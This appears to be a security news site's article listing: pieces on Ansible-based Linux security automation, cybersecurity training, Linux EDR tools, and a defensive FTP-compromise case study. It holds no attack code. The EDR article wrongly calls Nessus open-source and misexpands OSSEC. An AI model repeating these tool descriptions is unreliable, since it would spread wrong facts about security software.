Brittany Day
Jan 07, 2026
•
102
 security managementincident responseconfiguration management
Integrating Ansible Into Linux Security Management for Automation
The US government reported the OPM Breach, one of the country's greatest hacks, in 2015. Over 22 million past and present employees' personnel records were compromised by hackers believed to be based in China. According to experts, the consequences of such a large-scale breach may persist for almost 40 years. . Breaches like this are why many firms are starting to automate their cybersecurity operations. If institutions try to manually protect themselves against these attacks, the fight becomes man vs. machine, with the organization facing extremely bleak chances. In short, studies suggest that it could be prudent to let the machines fight it out regarding cybersecurity. Linus Torvalds and his colleagues created Linux in 1991 to manage several services in a computer system. This open-source system has proven helpful to cybersecurity professionals for its safety functions and customizability. Ansible, on the other hand, was developed to automate IT processes. We are happy to announce that when Linux’s defensive features combine with Ansible’s automation abilities, the result is a digital stronghold. Thus, to address everything from workflow optimization to security improvements, we’ll discuss four essential methods for integrating Ansible with Linux security administration. Integration With Artificial Intelligence For Enhanced Automation Whether interested in tech development or being a usual internet user, many of us already know that the Artificial Intelligence industry rides on a superpower. This power is its ability to transform the structures and procedures that have molded how things are done in all spheres of life. When it comes to security automation, AI has genuinely upped the game. Cybersecurity teams can increase insights, effectiveness, and economies of scale through artificial intelligence-driven automation. AI can be integrated with Linux and Ansible for command interpretation, anomaly detection, forecasting analytics, or even self-learning automation tasks. WhenAnsible and AI-driven monitoring tools are combined, abnormalities and performance problems can be proactively detected, allowing for automatic repair measures. Additionally, AI approaches can handle regulatory and security processes within Ansible automation workflows, improving threat detection, vulnerability assessment , and compliance inspections. You may not grasp the advantage of the automated workflow regarding security protection, but it’s more than necessary in the current age, when the human eye may not detect some patterns. A friend works in an IT company and recently shared his story about how their AI-powered anomaly detection system identified and eliminated a potential data breach in real time. This system integrates with its Linux-based infrastructure and Ansible automation workflows and continuously monitors network traffic and user behavior patterns. By leveraging advanced Machine Learning algorithms , it can quickly spot any deviations from the norm and trigger automatic containment measures. In this incident, the AI system detected an unusual spike in data transfers from a specific user account outside regular business hours. Within seconds, it flagged the activity as a potential threat and initiated a predefined incident response playbook through Ansible. Integration with Security Information and Event Management (SIEM) Systems Ansible's automation capabilities can seamlessly integrate with Security Information and Event Management (SIEM) systems to enhance an organization's security protection. SIEM systems are designed to collect, analyze, and correlate security events from various sources, providing a centralized view of an organization's security landscape. By integrating Ansible with SIEM systems, security teams can automate collecting and feeding relevant security data into the SIEM platform. For instance, Ansible playbooks can extract log files from Linux servers, network devices, and applications and transform and normalize the data before ingesting it intothe SIEM system. This automation saves time, reduces the risk of human error, and ensures that the SIEM system has access to comprehensive and up-to-date security data for analysis. Continuous Security Testing and Vulnerability Management It is not a secret that by integrating Ansible with security testing tools and vulnerability scanners, organizations can automate identifying and remediating security weaknesses in their systems and applications. For example, Ansible playbooks can schedule and execute regular vulnerability scans across the Linux infrastructure using popular tools such as Nessus or OpenVAS , which can identify known vulnerabilities, misconfigurations, and outdated software versions. Once the scans are complete, Ansible can automatically show the results and generate in-detail reports highlighting the identified vulnerabilities and their levels. Furthermore, Ansible can implement security testing in the software development lifecycle (SDLC) . Security tests can be automatically executed whenever new code changes are pushed by integrating Ansible with continuous integration and continuous deployment (CI/CD) pipelines. This allows for early detection and remediation of security issues before they enter production environments. By embracing continuous security testing and vulnerability management with Ansible, organizations can proactively identify and address security weaknesses, ensuring their Linux systems remain secure and resilient against evolving cyber threats. Secure Configuration Management Let’s say you have dozens or even hundreds of Linux servers, each needing to be configured with the same security settings. Keeping track of all those configurations manually would be a nightmare, and you would definitely need a flexible management system. Ansible lets you define reusable instructions, called playbooks, that specify the desired security settings for your Linux systems. It can include password complexity requirements, file permissions restricting access, andnetwork configurations blocking unauthorized connections. By running these playbooks across all your servers, Ansible ensures that all systems have the same secure configuration, eliminating any inconsistencies that attackers could exploit, which is an intuitive functionality I love the most. One of the most powerful things about Ansible, in terms of flexibility and intuitiveness, is that it guarantees the desired state of your systems. Even if someone accidentally changes a server's configuration, it can detect and automatically fix the difference to match your defined secure configuration. This ensures that your systems stay secure, even in the face of human error. By using Ansible for secure configuration management and hardening, you can lay a solid foundation for the security of your Linux environment. This proactive approach helps prevent security breaches, reduces the risk of unauthorized access, and ensures your systems comply with industry best practices and regulations. Incident Response and Forensic Analysis Automation Imagine a security crisis - alarms blaring and time ticking. You need to act fast and find a solution. This is where the role of automated solutions seems priceless for security teams. To explain how this process works, let’s start by saying that a tool like Ansible can be programmed to jump into action when a security threat is detected. It can automatically collect evidence for forensic analysis, such as system logs, network traffic, and even snapshots of the affected devices' memory and hard drives. Ansible securely stores this evidence in a central location, ensuring it stays tamper-proof and can be used for later investigation. Ansible can also be your secret weapon for analyzing the evidence. It can run specialized programs to recover deleted files, identify suspicious processes, or even analyze network traffic for unusual activity. By automating these tasks, Ansible helps security teams quickly understand what happened and reconstruct the timeline of theattack. But it doesn't stop there. Ansible can also automate steps to contain and eliminate the threat. Once the culprit is identified, it isolates compromised systems, blocks malicious connections, and patches vulnerabilities to prevent further attacks. This automation ensures a fast and consistent response, minimizing the damage caused by the incident. I love that Ansible can even improve communication and collaboration during a crisis. By connecting with platforms like Slack or Teams, it can automatically notify the right people, keep everyone updated on the situation, and share critical information throughout the incident response process. This ensures everyone is on the same page and can work together effectively. Patch Management Patch management is the systematic process of identifying and fixing security flaws in an organization by applying updates to various technology systems. It is crucial as it helps companies maintain network security and lower cyber risk by fixing vulnerabilities in sensitive assets. You might not understand how tedious this process can be, especially when done manually until you ask IT Admins, who tell you it can take entire weekends. The good news is that Ansible playbooks can speed up the process and help you check for bugs and other threats. At the end of the day, it is a win-win situation for everyone: Patches are fixed, system engineers do not have to do those tedious installations, and the business’s data is protected. Configuration Management Here is your 101 guide to server configuration management with Ansible. Since its provisioning scripts are written in YAML , Ansible is a simple IT automation tool with an easy user experience. Numerous integrated modules allow you to simplify chores such as dealing with templates and updating applications. Its easily understandable vocabulary and streamlined system requirements make it a suitable option for newbies in configuration management. As of now, you can see how Ansible is a simple tool with alot of power. With modules, you can handle many configuration management responsibilities; all you need is SSH access to the host. You have the option to use arbitrary commands in situations where a module is unable to accomplish the task at hand. However, playbooks are where Ansible shines. You can specify system settings and plan installations using playbooks, a configuration management tool. Compliance Monitoring Tasks related to compliance monitoring can also be automated using Ansible in conjunction with security monitoring technologies. Monitoring compliance entails comparing system configurations to industry standards and legal requirements. By automating compliance monitoring tasks, organizations can guarantee they are fulfilling compliance responsibilities and spot possible security vulnerabilities. More specifically, Ansible can be used to check Linux system configurations and report on compliance status. Our Final Thoughts on Integrating Linux Security Automation With Ansible Combining Ansible with Linux security automation is a strong way to improve system security, speed up tedious administrative tasks, and guarantee system design. By using Ansible's powerful automation features, organizations can set compliance standards, automate repetitive operations, adopt preventive safety precautions, and act promptly regarding safety concerns. Implementing the abovementioned methods can help teams improve their offensive strategy and reduce vulnerabilities. Integrating Ansible and Linux security automation offers an efficient and successful way to protect private information , strengthen infrastructure, and maintain operational stability, which will strengthen and sustain business operations. . Combining Ansible with Linux security enhances automation, regulatory adherence, and threat mitigation for robust safeguarding.. Ansible Automation, Linux Security, Security Workflow, Incident Response. . Brittany Day
Jun 29, 2024
•
102
incident responsecybersecurity educationLinux trainingAdvantages of Cybersecurity Training for Linux Admins and Open Source Devs
Linux administrators and infosec professionals face rising cyber threats in today's interconnected digital world. As open-source platforms gain more importance, securing them becomes mission-critical for organizations worldwide. . This article explores the advantages of Cybersecurity Education Programs, focusing on Graduate Certificates in Cybersecurity and how they can transform the careers of Linux admins, infosec professionals, and open-source developers. Gain insights into cybersecurity aspects, job outlook, career possibilities, and why to embrace this exciting field. What is Cybersecurity? Cybersecurity refers to the collective measures to safeguard digital infrastructure, information, and systems from unauthorized exploitation. In our digital era, robust cybersecurity measures are paramount as daily activities—from business to personal communication—increasingly depend on secure digital services. Rising to the Challenge With cyber threats evolving in sophistication, staying ahead of potential attacks is essential through continuous vigilance. Techniques such as malware , phishing , and advanced persistent threats represent a constant battleground, and the ubiquity of open-source platforms like Linux requires careful security governance despite their benefits for innovation and collaboration. Education and Preparedness Educational institutions have crafted specialized cybersecurity curriculums to combat these issues. These courses empower professionals with vital cyber defense, threat intelligence, and risk assessment knowledge. What Are the Benefits of Cybersecurity Awareness Training? Cybersecurity awareness training is critical in reinforcing an organization's defense mechanisms. This education is essential for understanding the ever-changing landscape of cyber threats and for arming individuals with the skills necessary to identify and counteract security risks. Consistent training equips employees to notice phishing attempts or unusual network behavior,making them vital in protecting sensitive data. Specialized Training for Linux and Security Experts For those navigating the technicalities of Linux and information security, specialized cybersecurity training becomes even more crucial. Participants delve into Linux-specific security issues, mastering how to formulate robust security strategies and remediate vulnerabilities. Proficiency in practices such as SSH key management, kernel hardening , and managing access rights take precedence. Advanced training modules enhance their capacity for threat analysis, emergency handling, and conducting post-incident investigations, empowering them to confront cyber adversaries proactively and shield their organization's digital groundwork. What Is the Job Outlook for Cybersecurity? As the landscape of cyber threats intensifies, the demand for qualified cybersecurity professionals escalates. This surge has engendered a thriving job market, with a particularly acute need for Linux security experts amid the pervasive integration of open-source technologies in corporate ecosystems. Industry forecasts elucidate this expansion within the cybersecurity employment sector, anticipating a staggering deficit of 3.5 million roles globally by 2025. Market Trends and Employment Projections The clamor for cybersecurity talent exhibits pronounced variability across regions, with North America, the Asia-Pacific corridor, and Europe at the forefront of cybersecurity hiring trends. This upswing is markedly observable in sectors—including finance, healthcare, and governmental agencies—prioritizing safeguarding critical and sensitive data against the incessant menace of cyber malfeasance. Vulnerable Industries and Cybersecurity Importance Furthermore, the retail and technological domains underscore the importance of robust cyber defenses, given their extensive consumer databases and dependence on digital conduits for commercial activity. These trends lay down a compelling narrative: proficiency incybersecurity offers a secure professional trajectory and is increasingly becoming a linchpin in the operational integrity of diverse industrial verticals. The Future of Cybersecurity Employment As enterprises persist in elevating cybersecurity to a strategic priority, the prospects for adept individuals in this sphere are poised to burgeon. The burgeoning opportunities manifest not solely within established tech hubs but are proliferating throughout burgeoning markets, energetically digitizing their foundational infrastructures. Career Possibilities with a Graduate Certificate in Cybersecurity The attainment of a Graduate Certificate in Cybersecurity signifies unlocking a treasure trove of career prospects for information security aficionados and Linux system savants. Such a credential signals to employers a preparedness for specialized roles, from Information Security Analysts and Cybersecurity Consultants to Incident Responders and Vulnerability Assessors. Linux experts, in particular, can aspire to titles such as Linux System Engineer or Security Architect, with a penchant for open-source ecosystems. Industry Demand for Certified Professionals This qualification opens myriad doors across industries, with the finance, healthcare, government, and technology sectors leading recruitment to bolster their cyber fortresses. Retail giants and telecom behemoths, laden with massive caches of customer information, are equally zealous in their search for guardians of their digital dominions. The Necessity of Lifelong Learning With the cyber threat landscape in perpetual flux, those who seek longevity in their cybersecurity careers must commit to ongoing education. Through continuous learning—certificates, seminars, and e-courses—professionals maintain their edge against cyberspace adversaries. For Linux aficionados, staying current is crucial as demand for their skills continues to escalate in an open-source-preferred world. What Can You Do with an Online Graduate Certificate inCybersecurity? An Online Graduate Certificate in Cybersecurity presents a flexible solution for professionals aiming to fortify their cybersecurity expertise. These programs are designed to accommodate working individuals' unpredictable schedules, granting access to vital learning resources around the clock. This liberty to manage educational pursuits alongside personal and professional commitments exemplifies the transformative potential of modern digital platforms, ensuring a more inclusive and adaptive learning experience. Graduates are primed to tackle pressing cybersecurity needs across diverse professional landscapes by leveraging the knowledge acquired through these programs. They step into the workforce ready to engineer fortified digital infrastructures, navigate complex risk assessments, and proficiently handle cybersecurity incidents, ensuring the cyber well-being of the institutions they serve. Open Source Infosec Careers The burgeoning field of open-source information security (infosec) offers a unique opportunity for a fulfilling career where one's contributions bolster the collective cybersecurity posture. Open-source software is pivotal to the cybersecurity industry due to its transparency, which allows for extensive peer review and collaborative enhancement. This paves the way for systems that are not only robust but evolve rapidly in response to emerging threats, with vulnerabilities addressed expediently by a global network of professionals. Specialized Open-Source Infosec Careers In the open-source Infosec arena, diverse career paths beckon. Security researchers dedicate themselves to poring over code in open-source projects to unearth and resolve vulnerabilities. Meanwhile, open-source software maintainers and contributors are the craftsmen shaping the tools that fortify digital realms. DevSecOps engineers are the vital bridge that melds security into the open-source software development lifecycle, prioritizing security from the ground up. Linux: The Open-SourceSecurity Staple At the heart of open-source security endeavors lies Linux—an operating system revered for its adaptability and control. Linux security experts master open-source tools to shield networks and systems from nefarious exploits. Their comprehensive grasp of Linux system administration, merged with acute security acumen, strengthens infrastructures against relentless cyber threats. Education and Advancement in Open-Source Infosec Education is vital to excel in open-source infosec careers. Graduate Certificate in Cybersecurity programs lay a solid foundation, delving into essential topics like Linux security and the deployment of open-source security solutions. This education, enriched by hands-on experience, primes graduates to contribute meaningfully to open-source initiatives and assume pivotal roles within the infosec ecosystem. What Are the Top Benefits of Cybersecurity Training? In a world rife with digital threats, cybersecurity training is not just a career enhancer—it's a crucial pillar in the defense of our digital existence. For the professional aiming to amplify their skills, cybersecurity training is tantamount to empowerment, laying the groundwork for substantial skill enhancement and career progression. The landscape of digital threats constantly evolves, demanding a perpetual commitment to professional development to counter new tactics and master emerging technologies. Ascending the Professional Ladder Those investing in their cybersecurity acuity ascend in job market allure, distinguishing themselves as indomitable assets in any enterprise's offensive against cyber incursions. The impetus behind cybersecurity education transcends self-advancement; it is a collective stride toward fortifying the open-source communion. Professionals enmeshed in cybersecurity capably refine tools, innovate solutions, and disseminate wisdom—efforts that coalesce to erect a resilient security edifice that serves entities worldwide. The Vanguard of Digital Defense Cybersecurity training furnishes individuals with the strategic insights and tactical prowess to anchor a more secure digital milieu. As cyber adversaries contrive evermore complex hacks, the well-tutored cyber defender emerges as the sentinel in the fray against invasions that encroach on personal, commercial, and national precincts. These skilled guardians are the bulwark protecting our digital tomorrows; their acuity and resolve are crucial in the vanguard against the ceaseless siege of cyber threats. Why Start a Career in Cybersecurity? As the digital landscape burgeons, so does the demand for cybersecurity professionals. Organizations recognize these experts' pivotal role in safeguarding their operations and information. Relentless technological developments, matched with increasingly sophisticated cyber threats, have spotlighted the importance of building a skilled cybersecurity workforce capable of repelling nefarious digital intrusions. Cybersecurity's Broad Impact The impact of cybersecurity spilling over organizational boundaries has profound societal implications. Effective cybersecurity strategies deter cyberattacks that can infringe on privacy, disrupt services, and erode the trust in institutions that underpin civic life. A Gratifying Career Path Cybersecurity professionals often report high levels of job satisfaction due to the tangible difference they make in defending critical infrastructure and sensitive data. There's intrinsic satisfaction in navigating the complexities of cybersecurity, which, in turn, yields personal contentment and job fulfillment. A Sector of Continuous Growth The cybersecurity industry stands out for its dynamic nature. It presents continuous professional growth opportunities through lifelong learning and adaptation to new challenges. This attribute mainly benefits individuals who revel in constant intellectual stimulation and problem-solving. Linux Administrators and Open-Source Pioneers in Cybersecurity Linux administrators and open-sourcedevelopers find cybersecurity a natural progression for their skills. They contribute significantly to the diversity and resilience of cybersecurity solutions, with their expertise being especially valued given the widespread use of open-source software in security infrastructure. Our Final Thoughts on the Importance of Cybersecurity Education Cybersecurity holds immense importance for everyone - individuals, companies, and nations. Particular urgency is noted among professionals like Linux admins, infosec experts, and open-source contributors, who are at the forefront of maintaining secure digital environments. Graduate Certificates in Cybersecurity foster a deep understanding of the complex and evolving cyber threat landscape and equip professionals with the specialized expertise necessary for a Linux and open-source security career. Because of the growing market demand and the crucial role played by cybersecurity in modern digital infrastructures, pursuing qualifications in cybersecurity unlocks tremendous career opportunities. Moreover, integrating cybersecurity knowledge directly into the open-source community can profoundly impact broader digital security, making our systems more secure and resilient. Embarking on a cybersecurity career thus melds professional advancement with the opportunity to make a meaningful societal impact. In closing, your journey into cybersecurity could be the start of a rewarding path that offers substantial professional growth and personal fulfillment. . Cybersecurity education programs for Linux administrators can greatly enhance their careers, boosting their skills and marketability in a competitive job market. Cybersecurity Education, Linux Security, Career Development, Cybersecurity Training, Graduate Certificate. . Brittany Day
Mar 24, 2024
•
102
 network securityincident responsecybersecurity
Linux EDR: Essential Tool for Cybersecurity and Incident Response
In the ever-evolving landscape of cyber and network security threats, staying one step ahead of malicious actors is an ongoing challenge for organizations. As technology advances, so too do cybercriminals’ tactics. In this high-stakes digital battlefield, Linux Endpoint Detection and Response (EDR) emerges as a knight in shining armor for modern cybersecurity strategies. Let’s examine what Linux EDR is, how it can help fortify your Linux devices against today’s sophisticated cybersecurity vulnerabilities, and some excellent EDR software and network security toolkits available to Linux users. . Understanding Modern Cybersecurity Trends and Landscapes Before diving into the importance of EDR, it's essential to understand current cybersecurity vulnerabilities and updates in the security trend landscape. Cyberattacks have grown increasingly sophisticated, targeting large enterprises and Small and Medium-sized Businesses (SMBs) alike. The range of threats spans from traditional malware and ransomware to Advanced Persistent Threats (APTs) and Zero-Day exploits in cybersecurity. In this hostile digital environment, the focus has shifted from merely preventing cloud security breaches to instilling rapid detection and response. Traditional antivirus software and firewalls, while still essential components of cybersecurity, are no longer sufficient to protect against the myriad network security threats lurking in the digital shadows. What Is Linux Endpoint Detection and Response (EDR) & What Threats Can It Help Detect? Linux Endpoint Detection and Response (EDR) is a cybersecurity solution designed to protect against various network security threats by monitoring Linux-based systems, such as servers, workstations, and IoT devices. EDR tools provide real-time visibility into the activities and behaviors of endpoints within a Linux environment, allowing organizations to proactively detect, investigate, and respond to network security issues. Linux EDR solutions utilize varioustechnologies and techniques to achieve their objectives, including collecting and analyzing endpoint data, system logs, network traffic, file changes, and process execution. Then, they can comprehensively view and improve the security posture within the system. Machine Learning algorithms and behavioral analysis are often employed to identify anomalous or suspicious activities and known patterns used in attacks on network security. Linux EDR can help detect various network security threats, including: Malware & Ransomware EDR tools can identify malicious software on Linux endpoints, detect ransomware actions , and isolate infected systems to prevent further damage. Insider Threats Linux EDR can monitor user behavior and detect unauthorized access, data exfiltration, or suspicious activities by employees or contractors. Advanced Persistent Threats (APTs) EDR solutions detect APTs by identifying subtle, long-term intrusion attempts that evade traditional security measures. Zero-Day Exploits Linux EDR employs behavior-based analysis to identify unusual or previously unseen attack patterns, making it capable of detecting zero-day cybersecurity vulnerabilities and attacks in network security. Data Breaches By monitoring data access and movement, EDR can help identify and respond to potential data and cloud security breaches , ensuring sensitive information remains secure. Credential Theft EDR tools can detect suspicious login attempts and unusual access patterns that may indicate credential theft or brute-force attacks. File Integrity Monitoring EDR solutions can monitor changes to critical system files and configurations, helping to detect unauthorized modifications or tampering and maintaining data and network security. Privilege Escalation EDR can identify attempts to gain unauthorized access or privileges within the Linux environment, a common tactic attackers use. Linux Endpoint Detection and Response is a vital component of a robust cybersecurity strategyfor organizations relying on Linux-based systems. It offers proactive threat detection, real-time monitoring, and incident response capabilities to safeguard against a wide array of network security threats, helping organizations maintain the security and integrity of their Linux endpoints. What Are the Capabilities & Benefits of Linux EDR? Linux Endpoint Detection and Response provides real-time monitoring, detection, and response capabilities on individual Linux endpoints, such as laptops, desktops, servers, and mobile devices. Linux EDR solutions are critical in today's cybersecurity landscape for several reasons: Visibility EDR solutions offer unparalleled visibility into endpoint activities. They continuously collect data regarding processes, network connections, file changes, and user behavior, providing a comprehensive view of what's happening on each device. Threat Detection EDR employs advanced algorithms and machine learning to identify suspicious activities and potential threats. These solutions can detect known malware and previously unseen network security threats, making them highly effective against Zero-Day attacks. Incident Response When a threat is detected, EDR tools enable rapid incident response . Security teams can isolate affected endpoints, contain threats, and investigate their root causes, all while minimizing the impact on the organization. Forensics and Analysis EDR solutions provide valuable forensic data, helping organizations understand how an attack occurred and what data may have been compromised. This information is crucial to improve security posture overall and prevent future network security issues. Compliance Many industries and regulatory bodies require organizations to have robust cybersecurity measures. EDR helps companies meet these compliance requirements by providing threat detection and incident response network security toolkits. Adaptability EDR solutions continuously adapt and evolve to stay ahead of emerging networksecurity threats. They can be updated with the latest threat intelligence and use behavioral analysis to identify new attack vectors. What Are the Limitations of Linux EDR? Linux Endpoint Detection and Response (EDR) solutions are invaluable for bolstering the ultimate security of Li nux-based systems, but they come with certain limitations. One significant issue would be the compatibility and support for various Linux distributions. Linux is known for its diversity, many distributions, package management systems, and configurations. This can make it challenging for EDR vendors to provide comprehensive support for all Linux variants, potentially leaving some systems with cybersecurity vulnerabilities. Another area for improvement lies in the EDR solutions resource requirements. These tools are often resource-intensive, which can strain the performance of resource-constrained Linux devices, such as IoT devices or older servers. Balancing the need for robust security with system performance can be a challenge. False positives can also be a drawback of Linux EDR solutions. These network security toolkits rely on complex algorithms and heuristics to detect network security threats, sometimes leading to identifying benign activities as suspicious. This can burden security teams with investigating numerous false alarms, potentially diverting their attention from actual attacks in network security and causing alert fatigue. What Are the Best Open-Source EDR Software & Tools for Linux? OSSEC OSSEC, short for Open-Source Security Information and Event Management (SIEM), is a versatile intrusion detection system that works exceptionally well on Linux. It monitors your systems and logs effectively, providing real-time analysis and alerting you of network security threats and incidents. It offers powerful capabilities like log analysis, file integrity checking, and rootkit detection. OSSEC's open-source nature allows for community-driven development, ensuring it stays current with the latestnetwork security issues. Its extensibility and active user community make it a solid choice for enhancing Linux security. Learn more about OSSEC > > TheHive Project TheHive is an open-source incident response platform designed to help security teams manage and analyze security incidents effectively. Specifically, it is a powerful case management system that allows for the efficient collaboration of security analysts and incident responders. What sets TheHive apart is its extensibility through various analyzers and responders, making it suitable for automating repetitive tasks in incident response. It integrates well with other network security toolkits and can streamline incident handling on Linux systems. Learn more about TheHive Project > > osQuery osQuery is a unique open-source tool that empowers administrators to treat their Linux (and other) systems like relational databases. It provides SQL-like queries to retrieve information about the system's state, configuration, and security. This tool is particularly beneficial for endpoint security and network security threat hunting on Linux, as it allows for detailed system analysis and monitoring in real-time. Its flexibility and ease of integration make it a valuable asset for Linux administrators and security professionals. Learn more about osQuery > > Nessus Vulnerability Scanner Nessus is a widely respected open-source cybersecurity vulnerability scanner that works seamlessly with Linux systems. It conducts comprehensive network security assessments, identifying weaknesses in network devices, applications, and configurations. Nessus stands out because of its extensive cybersecurity vulnerability databases and regular updates, ensuring it detects the latest cybersecurity trends. Nessus also provides in-depth reports and prioritizes application security vulnerabilities, making it an essential tool for securing Linux servers and workstations. Learn more about Nessus > > SNORT SNORT is a renowned open-sourceIntrusion Detection System (IDS) and Intrusion Prevention System (IPS) that can be effectively deployed on Linux systems. SNORT stands out for its signature-based detection of malicious activities and ability to analyze real-time network traffic. It offers excellent threat detection capabilities and can be fine-tuned to meet specific security needs. With its active community and continuous rule updates, SNORT is valuable for safeguarding Linux networks from network security threats. Learn more about SNORT > > Cuckoo Sandbox Cuckoo Sandbox is an open-source automated malware analysis system that can be employed on Linux platforms. It enables the safe execution and monitoring of suspicious files in a controlled environment to determine their behavior and identify potential network security threats. Cuckoo stands out for its modularity, allowing users to integrate custom analysis tools and extend its functionality. It's an invaluable asset for security researchers and incident responders on Linux, helping them analyze and understand malware samples effectively. Learn more about Cuckoo Sandbox > > OpenEDR OpenEDR is an open-source EDR solution that protects Linux endpoints from network security issues. It combines real-time monitoring, threat detection, and response capabilities to provide comprehensive endpoint security. OpenEDR is known for its lightweight footprint on Linux systems and ease of deployment. Its features include file integrity monitoring, incident visualization, and threat-hunting capabilities, making it a valuable addition to Linux security stacks. Learn more about OpenEDR > > Each open-source tool offers unique benefits and capabilities that cater to different aspects of Linux security, from intrusion detection to incident response and cybersecurity vulnerability scanning . Depending on your specific security requirements, you can leverage these tools to enhance and improve the security posture of your Linux systems. Final Thoughts on the Future of Linux EDR As cyber threats continue to evolve, so will Linux EDR solutions. Machine Learning, Artificial Intelligence , and automation will increasingly significantly enhance EDR's capabilities. These advancements will enable faster and more accurate threat detection and response. Moreover, EDR will become more integrated into comprehensive cybersecurity platforms, providing a unified approach to protecting digital assets. This integration will enable security teams to correlate data from various sources and gain a holistic view of their organization's security posture. Linux Endpoint Detection and Response (EDR) is not merely a component of modern Linux security; it is a cornerstone. In a world of relentlessly and ever-changing network security threats, organizations must adopt proactive measures to defend against attacks. EDR provides visibility, threat detection, and rapid response capabilities to protect endpoints and safeguard sensitive data . As cyber threats continue to evolve, EDR will remain a critical tool in the arsenal of cybersecurity professionals, enabling them to stay ahead of adversaries and protect their Linux fortress. . Explore Linux EDR's role in cybersecurity, enhancing threat detection and incident response for robust Linux defense.. Linux EDR, Cybersecurity Strategies, Endpoint Security, Open-Source Tools, Threat Detection. . Brittany Day
Sep 26, 2023
•
102
 network securityincident responsecase study
FTP Attack Case Study Part II: Insights on Network Security and Response
This article presents part II of a case study related to a company network server compromise. Lessons on designing and implementing security are drawn from the case. . Computer forensics investigation was undertaken and results are presented. The article provides an opportunity to follow the trail of incident response for a real case. We will organize the case study based on the prevention-detection-response metaphor. For example, how to prevent future incidents of that kind? What technological means do we need to detect them? How to effectively respond to them? I. Prevention What could the company have done to prevent it? Their network DMZ architecture was robust (see description in the previous paper ), and that actually prevented the spread of damage. As was discovered from the netForensics software network traces, the attacker had attempted to connect to several internal machines, all without success. In addition, an effective DMZ setup prevented the attacker's attempt to connect to his site and to other sites. Overall, it shows that disallowing DMZ machines all access to the outside is very important. It serves to prevent potential liability claims against your company if it is used to launch denial-of-service attacks or to commit other network abuse against third parties. Many security experts predict the rise of lawsuits against companies whose networks were used for attacks. It is much more likely that a DMZ machine will be compromised by outside attackers than a machine on the internal network. Due to this fact, DMZ machines should only be allowed to "do their job" by access rules (principle of least privilege). Namely, the web server should only be allowed to serve pages, while email servers - accept and forward mail, etc, but no more. As for the prevention of an actual accident, it is entirely clear that steps should have been taken. The system administrator should have patched the WU-FTPD using Red Hat updatepage (https://www.redhat.com/en/services/support). Updated FTPD is supposedly safe from this particular attack (see previous part for details). However, the issue is more complicated than just timely patching. Many people are saying that companies should patch immediately upon seeing the patch on the vendor site, or right after testing it, etc. But talk is cheap and security talk is no exception. It was calculated and reported that large companies (especially those that are Microsoft-only), will not have enough time to complete the previous round of patching before the next patch is released using their system and network staff. And prioritizing patches is another hard challenge ( ). The situation is dramatically better in the UNIX/Linux world, but one still has to check vendor announcements often enough to stay secure. And judging by the number of FTP scans on our honeynet, the vulnerable FTP server might be exploited within days (we see hundreds of attempted FTP accesses per day). Still, patching is good security, but it is also a losing battle. It might not seem to be, if you have just a few UNIX servers and use an automated update (or notification) system, but for a large environment it likely is. As Bruce Schneier writes in his "Secrets and Lies", information systems are becoming more complex and thus more vulnerable. His concept of "window of exposure" shows that there always will be an interval of time where attackers have an advantage. What is the prevention method that will always work? Good network design only goes so far. Hardened hosts and firewalls will not stop application-level attacks, since something will always have to be allowed to pass through. Patching will work, if you have time to do it and watch for new patches for all mission-critical software every day. Avoiding network daemons with a bad security history might help, but programs change and new bugs get introduced every day. For example, old SunOS security guidesactually recommended replacing the stock Sun ftp daemon with a "secure" WU-FTPD. And now WU-FTPD is the guilty party. One proposed solution is the emerging category of "intrusion prevention", loosely defined as operating systems or special software that puts bounds on the applications behavior. And while the precise definition is still missing (see some discussion at Security Information, News and Tips from TechTarget ), these products can sometimes prevent incidents like this - without any need to patch or update. For example, in the Linux world, EnGarde Linux and some other vendors provide solutions that can mitigate application attacks by limiting the applications behavior and stopping attacks on an unpatched systems. For example, if the FTP server was unable to spawn a shell, the attack would not have been successful. II. Detection In this case study detection was not an issue. Empty server disks served as a reliable indicator that something was amiss. However, our hypothesis is that the attacker decided to delete the disk contents only after he or she understood that the environment was not conducive for his or her purposes (no outgoing connections, nothing to hack inside). The rootkit installation presupposed the intention to keep the box for future purposes. Now imagine that the DMZ was not very robust and the attacker got away with deploying the rootkit and preserving the ability to come back. In this case, only a good network IDS (such as Snort https://www.snort.org/ ) with up-to-date attack signatures would have helped. Not surprisingly, intrusion detection attack signatures were proven to be an effective detection mechanism. But an IDS is only as effective as the person watching the screen and analyzing and correlating the log files. Products such as netForensics are also effective in detecting violations by providing a full picture of the incident and notiying the security professional. However, it remains important that somebodyactually looks at the data and acts on it. III. Response Part 1 of the paper outlined an effective investigation involving computer and network forensics. Several lessons can be drawn from it. First, having network security devices helped a lot - but only after the intrusion had occurred. The absence of a person monitoring the network in real-time made all the deployed IDS an effective forensics tool - and no more. In addition, network forensics using the data aggregation and correlation software helped to restore the picture of intruder's actions within the DMZ. In fact, if it were decided to only investigate the cause of an incident and not to go for the recovery of hacker tools, doing network forensics would have been sufficient. Second, disk forensics is not a hard science - its a game of chance. Guaranteed recovery of deleted files on UNIX file systems is simply not possible, especially in case where a long time has passed since the incident. Recovered forensic evidence helped restore the picture of the attack and gave us some hacker tools to study. However, disk forensics procedures can be very time consuming. Third, detailed analysis of hacker attacks and tools is better left for the research honeypot environment. Production systems and the people running them (i.e. system and network administrators) are not well suited for this battle, since many of the business requirements will run counter to the needs of security researchers. For example, letting hacker keep access to the box for some period of time is unthinkable for a production system. However, it should be allowed in the honeynet, since it may provide valuable feedback on hacker operations. As an overall conclusion, the case study highlights the risks of running exploitable servers, the benefits of good DMZ and some investigative techniques. Anton Chuvakin , Ph.D. is a Senior Security Analyst with netForensics ( ), a security information management company thatprovides real-time network security monitoring solutions.. Computer forensics investigation was undertaken and results are presented. The article provides an o. article, presents, study, related, company, network, server, compromise, lesson. . Anthony Pell
Mar 01, 2010
•
102
network securityincident responsethreat detectionFTP Server Incident: Compromise Analysis and Forensics Investigation
